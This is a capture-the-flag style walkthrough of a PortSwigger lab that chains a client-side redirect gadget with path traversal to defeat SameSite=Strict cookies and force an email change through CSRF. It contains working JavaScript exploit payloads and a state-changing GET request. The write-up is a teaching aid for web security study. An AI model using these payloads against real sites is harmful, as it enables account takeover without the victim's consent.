PortSwigger
Description
This lab’s email change function has no CSRF tokens, but the session cookie is set with SameSite=Strict. This normally prevents the browser from sending the cookie in any cross-site request — whether GET or POST, top-level or not.
However, the lab contains a client-side redirect gadget that can be abused to issue a same-site request (which includes the SameSite=Strict cookie) while being triggered cross-site. The chain:
- Victim visits our exploit page (cross-site)
- Exploit triggers a
GETrequest to a vulnerable redirector endpoint - The redirector uses client-side JavaScript to navigate to an attacker-controlled path
- The final destination is the email change endpoint (same-site, so cookie is sent)
Step 1 - Investigate the Email Change Endpoint

Log in with wiener:peter and change your email. Capture the request:

 wiener@normal-user.net
No CSRF token. But check the login response:
wiener@normal-user.net
No CSRF token. But check the login response:
Set-Cookie: session=...; HttpOnly; Secure; SameSite=Strict


SameSite=Strict means: no cookie in any cross-site request. Standard CSRF is impossible.
Step 2 - Find a Gadget: Client-Side Redirect
Browse to a blog post and submit a comment. Notice you’re taken to a confirmation page:
/post/comment/confirmation?postId=1



After a few seconds, you’re redirected back to the blog post. This redirect is client-side.
In Burp, look at the JavaScript file /resources/js/commentConfirmationRedirect.js:

The postId parameter is directly inserted into the redirect URL — no validation.
Step 3 - Test Path Traversal in postId
Visit the confirmation page with a manipulated postId:
/post/comment/confirmation?postId=foo

You see the confirmation page, then JavaScript redirects you to /post/foo.

Now try path traversal to reach your account page:
/post/comment/confirmation?postId=1/../../my-account
https://YOUR-LAB-ID.web-security-academy.net/post/comment/confirmation?postId=1/../../my-account
The browser normalizes this to /my-account (since 1/../.. cancels out). You are successfully redirected to your account page.
This confirms: we can use postId to force a same-site GET request to any endpoint.
Step 4 - Test That the Cookie Is Sent
Create a simple exploit on the exploit server:
<script>
    document.location = "https://YOUR-LAB-ID.web-security-academy.net/post/comment/confirmation?postId=../my-account";
</script>
Store and view the exploit. You end up on your account page — while logged in. This proves the SameSite=Strict cookie was sent in the redirect chain.
Why? The initial request to /post/comment/confirmation is cross-site, but the cookie is not sent there (SameSite=Strict). However, the client-side redirect to /my-account is a same-site navigation — the browser includes the cookie because the destination is same-site, even though the chain started cross-site.
Step 5 - Change Email Using GET Request
Check if the email change endpoint accepts GET requests. In Burp Repeater, convert the POST to GET:
GET /my-account/change-email?email=haha%40haha.com&submit=1&email=pwned%40attacker.com HTTP/2
Send it. It works! The endpoint allows email changes via GET.

Step 6 - Craft the Full Exploit
We need to chain:
- Navigate to
/post/comment/confirmation?postId=... - The
postIdpath traversal leads to/my-account/change-email?email=...
Important: The postId parameter cannot contain unencoded & characters (they would break the parameter). Encode & as %26.
Final payload:
<script>
    document.location = "https://YOUR-LAB-ID.web-security-academy.net/post/comment/confirmation?postId=1/../../my-account/change-email?email=hacked%40evil.com%26submit=1";
</script>
- Note: The
submit=1parameter is optional in some versions but included here to match the official solution.
Step 7 - Test the Exploit
- Paste the payload into the exploit server Body section
- Replace
YOUR-LAB-IDwith your actual lab ID - Choose a unique email address (not your current one)
- Click Store, then View exploit
Your email should change. If it works, change the email address in the payload to a different value for the victim.

Step 8 - Deliver to Victim
Click Deliver to victim. After a few seconds, the lab solves.

Step 9 - Lab Solved

Why This Works (Detailed)
| Component | Restriction | Bypass |
|---|---|---|
| Session cookie | SameSite=Strict — no cross-site cookie sending | The final request is same-site (client-side redirect) |
| Email endpoint | Accepts only POST? | Works with GET (tested) |
| Redirector | Client-side JavaScript | postId parameter allows path traversal |
The key insight: SameSite=Strict protects the initial cross-site request, but not subsequent same-site navigations triggered by client-side redirects. If an attacker can control the redirect destination, they can force a same-site state-changing request.
Attack Chain Summary
Victim visits exploit server
        │
        ▼
<script> triggers top-level navigation to:
        │
        ▼
/post/comment/confirmation?postId=1/../../my-account/change-email?email=hacked@evil.com
        │
        ▼ (No cookie sent here — cross-site)
        │
Client-side JS reads postId and does:
window.location = "/post/1/../../my-account/change-email?email=hacked@evil.com"
        │
        ▼ (Same-site navigation — cookie IS sent)
        │
Email changes → Lab solved